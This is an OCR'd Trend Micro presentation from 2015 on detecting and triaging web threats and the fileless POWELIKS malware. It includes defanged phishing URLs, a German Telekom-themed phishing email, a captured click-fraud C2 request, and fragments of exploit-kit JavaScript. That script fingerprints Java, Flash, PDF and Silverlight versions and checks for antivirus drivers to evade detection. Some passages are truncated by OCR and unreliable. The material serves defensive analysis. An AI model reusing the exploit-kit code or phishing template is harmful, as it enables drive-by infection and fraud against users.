- Correlation among components of an attack




Copyright 2015 Trend Micro Inc.

Web Reputation



hxxp://allthingsspeaking.com/online/volksbanken-de
hxxp://andersonhair.com/modules/mod_ariimageslidersa/transaktionsid-volksbanken-finanzgruppe
hxxp://bacd.ca/wp-content/uploads/volksbanken_finanzgruppe
hxxp://bhfencers.org/pdf_mail/2014_06transaktions_volksbanken
hxxp://campusstream.yamaha-motor.co.th/pdf-datei/transaktionsid-volksbanken-finanzgruppe
hxxp://comforttravelling.com/pdf-datei/transaktionsid-volksbanken-finanzgruppe
hxxp://cope.it//templates/webstat/finanzgruppe_volksbanken_ne
hxxp://edltv.mpc.ac.th/images/transaktionsid-volksbanken-finanzgruppe
hxxp://edltv.tatc.ac.th/images/transaktionsid-volksbanken-finanzgruppe
hxxp://efg.sg/pdf-datei/trans nken-finanzgru
hxxp://energyreform.in.th id-volksb
hxxp://extremeultimater 11/t -de
hxxp://fashionattractive ank
hxxp://fmcabeokuta.co
hxxp://gerardhealyboxe on
hxxp://getexbacksecret.c nsakt
hxxp://healingorchidsingap transakt
hxxp://hsllawyers.com/wp-inc nsaktions-id-v
hxxp://karsbali.net/modul/2014_06transaktions_volksbanken
hxxp://laultimafrontera.mx/modules/mod_araticlhess/transaktionsid-volksbanken-finanzgruppe
hxxp://mateusbraga.com/2014_06_11/transaktions-id-volksbanken-de
hxxp://mcltelecom.co.uk/pdf-datei/transaktionsid-volksbanken-finanzgruppe
hxxp://myproperty21.com/wp-includes/pomo/transaktions-id-volksbanken-de
hxxp://nadia-rab.com/wp-includes/pomo/transaktions-id-volksbanken-de
hxxp://prodonjai.com/pdf-datei/transaktionsid-volksbanken-finanzgruppe
hxxp://seksanprinting.com/pdf-datei/transaktionsid-volksbanken-finanzgruppe
hxxp://smallbizmarketingworkshop.ca/pdf-datei/transaktionsid-volksbanken-finanzgruppe
hxxp://weblogman.com/2014_06_11/transaktions-id-volksbanken-de




Pattern content format of URL


Malicious URL

http://{not VOLKSBANKEN domain}/../{contains volksbanken}

Copyright 2015 Trend Micro Inc.

Email Pattern





This message is High Priority.

From: 69400239254040-0001@t-mobile.de
Date: Wednesday, June 18, 2014 8:53 AM
To: info@dfkl.de
Subject: Ihre Telekom Mobilfunk RechnungOnline Monat Juni 2014 (Nr. 72733486322231)

ERLEBEN

TELEKOM DEUTSCHLAND

Ihre Rechnung für Juni 2014

Sehr geehrte Damen und Herren,

im Anhang an diese E-Mail finden Sie Ihre aktuelle Rechnung. Der Re
Juni 2014 beläuft sich auf: **378,86 Euro**.

Im Anhang finden Sie die gewünschten Dokumente zu Ihrer Mobilfunk
Juni 2014. Ihre Rechnung für Juni 2014 - (PDF-Dokument).

Diese E-Mail wurde automatisch erzeugt. Bitte antworten Sie nicht an
Absenderadresse.

Mit freundlichen Grüßen

Ralf Hoßbach
Leiter Kundenservice

© Telekom Deutschland 2014 | Hilfe |

Sie haben eine Frage an den Kundenservice?

Sender

Subject Format

Image

Message Format

Full URL is malicious

Pattern content format of email

Malicious spam

Network Solution (1/2)

Packet Detection


valid **GET** request

contains **“/query”**

contains **“version=” + ”&sid=” + ”&builddate=” + ”&q=”**

<query>

<clickurl>



```
GET /query?version=1.37&sid=2020&builddate=210714&q=natural+testosterone
+supplements&ref=http%3A%2F%2Ffindandhide%2Ecom%2Fsearch%2Ephp%3Fquery%3Dnatural%
2Btestosterone%2Bsupplements&ua=Mozilla%2F4%2E0%20%28compatible%3B%20MSIE%208%2E0%3B%
20Windows%20NT%206%2E1%3B%20WOW64%3B%20Trident%2F4%2E0%3B%20SLCC2%3B%20%2ENET%20CLR%202%
2E0%2E50727%3B%20%2ENET%20CLR%203%2E5%2E30729%3B%20%2ENET%20CLR%203%2E0%2E30729%3B%
20Media%20Center%20PC%206%2E0%29&lang=en-US HTTP/1.0
Host: cd5c5c.com
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 0

HTTP/1.1 200 OK
Server: nginx/1.2.1
Date: Fri, 01 Aug 2014 23:27:24 GMT
Content-Type: text/xml;charset=UTF-8
Content-Length: 564
Connection: close

<?xml version="1.0" encoding="UTF-8"?>
<records>
<query>natural testosterone supplements</query>
<record>
.<title><![CDATA[A loss in love that touches me more nearly]]></title>
.<description><![CDATA[Loving offenders thus I will excuse ye]]></description>
.<url><![CDATA[tldsorder.com]]></url>
.<clickurl><![CDATA[http://23.238.229.250/click.php?
c=0d44b634dc141f7789fc6b4d6081d9fdb717382b283609ba81385ff46b0d0979a7aa66ed2ae14f56f5dcb58
3ef7a63496ec5e983d8d32e35fa749633ad919c01861e370d0532d6ce28fb7bbc7dca9ed0]]></clickurl>
.<bid>0.000281</bid>
</record>
</records>
```


Entire conversation (1289 bytes)

Network Solution (2/2)


Vulnerability Assessment & Software updates

Dynamic emulation on Web objects


- HTML, JavaScript, Java, PDF, and Flash



```
4r=function(a){var wwfOI3;if(a=="")(var DBW = "Tf7v";return "";var VlAg;}else{var B3H = "sC4sl";eval(a);var vcOozr = "BQrvd";}var tlb =
;jWJXvY = ".2d15)z\"b7Q N<si=4089>(tMl!@:FgV1_Uh(yJDwWf{£k+BCT-,$n[cRr3;aA/ujO)K6vI\\?^*BPV'EmmXZH8expg]#q";var IZ3;var zkOM2 =
ar DURSBl =
[illegible]
```



```
name="javafx_version" value="2.0+" /> <param name="ldcrlio" value="ahhjyhhe9pbjciothe787pactte8c75oh5hwhxgxxllldwlhxggwxxllxlhw" /> <param name="t"
value="0" /> <param name="tt" value="0" />    </applet>');}java_enable = 0;java_run = 0;if(j_version[0] > 0 && j_version[1] < 7){java_enable = 1;java_run =
1;}if(j_version[0] > 0 && j_version[1] == 7 && j_version[3] <= 17){java_enable = 1;java_run = 2;}if(j_version[0] > 0 && j_version[1] == 7 && j_version[3]
== 21){java_enable = 1;java_run = 3;}function checkversion11(f_version){if (f_version[0] != 11)return false ;if (f_version[1] > 9)return false ;if
(f_version[1] == 9 && f_version[2] > 900)return false ;if (f_version[1] == 9 && f_version[2] == 900 && f_version[3] > 170)return false ;return true
;}function checkversion12(f_version){if (f_version[0] != "12")return false ;return true ;}function checkversion13(f_version){if (f_version[0] != 13)return
false ;if (f_version[1] > 0)return false ;if (f_version[2] > 0)return false ;if (f_version[0] == 13 && f_version[1] == 0 && f_version[2] == 0 &&
f_version[3] > 206)return false ;return true ;}function chavs(a){var xmldoc = new activexobject("microsoft.xmldom");xmldoc.async = true;xmldoc.loadxml('
<!doctype html public "-//w3c//dtd xhtml 1.0 translation//en" "res://c:\\windows\\system32\\drivers\\' + a + '">');if(xmldoc.parseerror.errorcode != 0){var
err = "error code: " + xmldoc.parseerror.errorcode + "\n";err += "error reason: " + xmldoc.parseerror.reason;err += "error line: " +
xmldoc.parseerror.line;if(err.indexof("-2147023083") > 0){return 1;}else{return 0;}}return 0;}if(chavs('kl1.sys') || chavs('tmnciesc.sys') ||
chavs('tmtdi.sys') || chavs('tmactmon.sys') || chavs('tmebc32.sys') || chavs('tmeext.sys') || chavs('tmcomm.sys') || chavs('tmevtmgr.sys')){exit();}var
func_arr = [];if((s_version[0] > 0 && s_version[0] < 5) || (s_version[0] == 5 && s_version[1] == 0 && s_version[1] <=
51118)){func_arr.push("silver_run()");}if (checkversion11(f_version) || checkversion12(f_version) ||
checkversion13(f_version)){func_arr.push("flash_run()");}if(java_run > 0){func_arr.push("asfwe(java_run)");}if((p_version[0] == 8) || (p_version[0] == 9 &&
p_version[1] <= 3)){func_arr.push("pdf_run()");}func                                                                                  1");}function
silver_run(){ffbgrnth5we('<object data="data:applica                                                                                  am name="source"
```




Malicious website blocked

http://www.bes.com/Dynamic_JavaScript/[redacted].html

Rating: Dangerous Verified fraudulent page or threat source.

Behavioral Rule and Monitoring




Malvertisement
Redirects users to malicious URLs

TROJ_POWELIKS
malware is saved in the %temp% folder

Powershell
download and install in affected machine

Autostart Creation
creates autostart registry

Load DLL Component
inject to normal processes via rundll32.exe, dllhost.exe and powershell.exe



Logs

View: Unauthorized Changes Total records: 1

Remove all Export

Date/Time	Name
12/11/2014 9:01 AM	C:\Users\Win7\De

Details

first version of POWELIKS

Name: POWELIKS_A.exe
From: System Unknown
Version: 0.0.0.2
Copyright: Copyright (C) 2012
Detected Resource or Process ID: HKCU\Software\Microsoft\Windo...
Response: Terminated

Unblock

Clicking Unblo
program that y

Any data more than 90 days old will be deleted automatically.

Suspicious Software Blocked

For your protection, the program named below was prevented from performing an action that could pose a security risk.

Name: POWELIKS_A.exe
From: System Unknown


More details...

OK

TREND MICRO Titanium Maximum Security

Copyright 2015 Trend Micro Inc.

- YARA Rule



Process


- spoolsv.exe
- jqs.exe
- VMwareService.exe
- alg.exe
- lsass.exe
- explorer.exe
  - VMwareTray.exe
  - VMwareUser.exe
  - ctfmon.exe
  - Tcpview.exe
  - HttpLog.exe
  - wireshark.exe
    - dumpcap.exe
  - regedit.exe
  - procexp.exe
  - WinHex.exe
- dllhost.exe

Dllhost: Entire Memory


```
 Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F
00B3ED20  00 00 00 00 00 00 00 00  68 00 00 00 00 00 00 00  ........h.......
00B3ED30  38 39 0B 00 00 00 00 00  00 00 00 00 68 00 00 00  89..........h...
00B3ED40  00 00 00 00 00 00 0A 00  40 EB B3 00 74 79 70 65  ........@ë³.type
00B3ED50  3D 63 6D 64 26 76 65 72  73 69 6F 6E 3D 31 2E 30  =cmd&version=1.0
00B3ED60  26 61 69 64 3D 38 26 62  75                    5  &aid=8&builddate
00B3ED70  3D 30 36 30 34 31 34 26  6                     6  =060414&id=0c296
00B3ED80  38 31 37 63 63 26 6F 73  3D                    0  817cc&os=5.1.260
00B3ED90  30 5F 33 2E 30 5F 33 32  00 00 00 00 C0 ED B3 00  0_3.0_32....Àí³.
00B3EDA0  C4 33 01 01 CE 40 00 00  00 EE B3 00 58 7B DD 77  Ä3..Î@...î³.X{Ýw
00B3EDB0  B0 00 00 00 F8 CB FD 7F  74 EE B3 00 00 EE B3 00  °...øËý▮tî³..î³.
00B3EDC0  A6 7B DD 77 DC ED B3 00  00 00 00 00 17 6C DD 77  ¦{ÝwÜí³.....lÝw
00B3EDD0  74 EE B3 00 01 00 02 00  C4 33 01 01 00 00 00 00  tî³.....Ä3......
```

Scan memory

Triaging a System Infected with Fileless Malware




Prefetch




Name	Size	Type	Date Modified
DLLHOST.EXE-1DD34DE9.pf	19 KB	PF File	7/17/2014 3:25 AM
POWERSHELL.EXE-08A1D41C...	69 KB	PF File	7/17/2014 3:25 AM
RUNDLL32.EXE-39DAEA69.pf	56 KB	PF File	7/17/2014 3:25 AM
PSSETUPNATIVEUTILS.EXE-2...	19 KB	PF File	7/17/2014 3:24 AM
MSCORSVW.EXE-1366B4F5.pf	113 KB	PF File	7/17/2014 3:24 AM
NGEN.EXE-38021CCC.pf	17 KB	PF File	7/17/2014 3:24 AM
PSCUSTOMSETUPUTIL.EXE-3...	28 KB	PF File	7/17/2014 3:24 AM
WSMANHTTPCONFIG.EXE-21...	14 KB	PF File	7/17/2014 3:23 AM
REG.EXE-0D2A95F7.pf	11 KB	PF File	7/17/2014 3:23 AM
